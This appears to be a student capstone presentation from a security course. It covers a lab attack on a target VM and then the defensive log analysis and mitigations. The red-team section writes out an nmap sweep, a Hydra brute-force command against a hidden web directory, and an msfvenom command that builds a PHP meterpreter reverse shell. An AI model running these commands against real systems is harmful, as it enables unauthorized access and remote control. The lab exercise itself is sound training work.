Capstone Engagement


Assessment, Analysis, and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

Network Topology

Network Topology



Network
Address Range: 192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 10.0.0.1

Machines
IPv4: 192.168.1.1
OS: Windows
Hostname: Hyper-V Manager

IPv4: 192.168.1.90
OS: Linux
Hostname: Kali

IPv4: 192.168.1.100
OS: Linux
Hostname: ELK-Stack

IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Hyper-V Manager	192.168.1.1	Azure Host
Kali	192.168.1.90	Attacking Machine
ELK-Stack	192.168.1.100	Machine running Kibana
Capstone	192.168.1.105	Target Machine

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Network Scan	Scanning a system for network vulnerabilities and/or weak security rules.	This may allow an attacker to listen on an open port and exploit vulnerabilities.
Brute Force Attack	An authentication attack towards a target's login credentials.	A Brute Force vulnerability puts a target's confidential data/files and or system at risk.
Unauthorized File Upload	Executing a shell payload onto a target's system and uploading it to the server.	This grants an attacker full access to the given system to exploit remotely.

Exploitation: Network Scan

01

Tools & Processes

Nmap scan

02


Achievements

Discovered the IP address of the Linux web server, along with which ports were open.

03

Command:
nmap 192.168.1.0/24

(Screenshot below)



Exploitation: Brute Force Attack

01

Tools & Processes

Hydra

02

Achievements

Retrieved the login credentials for the hidden directory

03

Command:
hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f -vV 192.168.1.105 http-get http://192.168.1.105/company_folders/secret_folder

(Screenshot below)

```
root@Kali:/# hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f -
vV 192.168.1.105 http-get http://192.168.1.105/company_folders/secret_folde
r
```

Exploitation: Unauthorized File Upload

01

Tools & Processes

Msfvenom
Webdav

02

Achievements

Uploaded a PHP reverse shell payload, granting access to a meterpreter session.

03

Command:
msfvenom -p
php/meterpreter/reverse_tcp
LHOST=192.168.1.105
LPORT=4444 >>
reverse-shell.php


(Screenshot below)

Blue Team

Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan


- What time did the port scan occur?
  - The scan occurred on March 23, 2022 at 2:15pm.
- How many packets were sent, and from which IP?
  - 1,844 packets were sent from IP address 192.168.1.90
- What indicates that this was a port scan?
  - The significant increase of hits at one time compared to the average amount of hourly hits.




Analysis: Finding the Request for the Hidden Directory

- What time did the request occur? How many requests were made?
  - The request occurred at 2:25pm on March 23rd with 15,658 requests.

- Which files were requested? What did they contain?
  - Connect_to_corp.txt which contained WebDAV login credentials for Ryan, along with a hashed password.






Analysis: Uncovering the Brute Force Attack

- How many requests were made in the attack?
  - 15,652 requests were made in the attack.


- How many requests had been made before the attacker discovered the password?
  - 15,644 requests were made before the password was discovered.




Analysis: Finding the WebDAV Connection

- How many requests were made to this directory?
  - 124 requests were made in the WebDAV directory.

- Which files were requested?
  - There were 17 requests for the reverse-shell.php file.





Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

- What kind of alarm can be set to detect future port scans?
  - An alert and email whenever packets being sent reach over the average amount.
- What threshold would you set to activate this alarm?
  - Preferably, 50 hits.

System Hardening

- What configurations can be set on the host to mitigate port scans?
  - Firewall/security rules
  - Filtered ports
- Describe the solution. If possible, provide required command lines.
  - Placing a firewall on devices and softwares will block any outside scans and/or requests.

Mitigation: Finding the Request for the Hidden Directory

Alarm

- What kind of alarm can be set to detect future unauthorized access?
  - An alarm and email to be set whenever requests for any hidden directory reach over the average amount.
- What threshold would you set to activate this alarm?
  - Preferably, a threshold of 5,000 requests within 15 minute increments.

System Hardening

- What configuration can be set on the host to block unwanted access?
  - Changing the name of the file to “blend in” with other files.
  - Encrypting the file.
  - Allowing read access to authorized users only.
- Describe the solution. If possible, provide required command lines.
  - Using the *chmod* command to edit access.

Mitigation: Preventing Brute Force Attacks

Alarm

- What kind of alarm can be set to detect future brute force attacks?
  - An alert and email should be set whenever multiple failed logins occur within the same time frame.

- What threshold would you set to activate this alarm?
  - Preferably, 5 failed attempts within 15 minute increments.

System Hardening

- What configuration can be set on the host to block brute force attacks?
  - An account lockout after a certain amount of failed attempts.
  - Two-Step Authentication.

- Describe the solution. If possible, provide the required command line(s).
  - Setting a security rule after 5 failed login attempts to lock user out of the account.
  - Sending verification code to the users phone number on file.

Mitigation: Detecting the WebDAV Connection

Alarm

- What kind of alarm can be set to detect future access to this directory?
  - An alarm and email should be set whenever requests for a directory and file reach over the average amount of requests.
- What threshold would you set to activate this alarm?
  - Preferably, 50 requests within half hour increments.

System Hardening

- What configuration can be set on the host to control access?
  - Placing firewall rules to block connections from outside web connections.
- Describe the solution. If possible, provide the required command line(s).
  - Blocking and/or filtering port 80 and port 443.

Mitigation: Identifying Reverse Shell Uploads

Alarm

- What kind of alarm can be set to detect future file uploads?
  - An alarm and email to be set whenever a file is uploaded from an unknown source or IP.
- What threshold would you set to activate this alarm?
  - A threshold of 2 uploads within 5 minute increments.

System Hardening

- What configuration can be set on the host to block file uploads?
  - Placing security rules on the server to block file uploads from the web.
- Describe the solution. If possible, provide the required command line.
  - Using the *chmod* command to only allow read access.

the End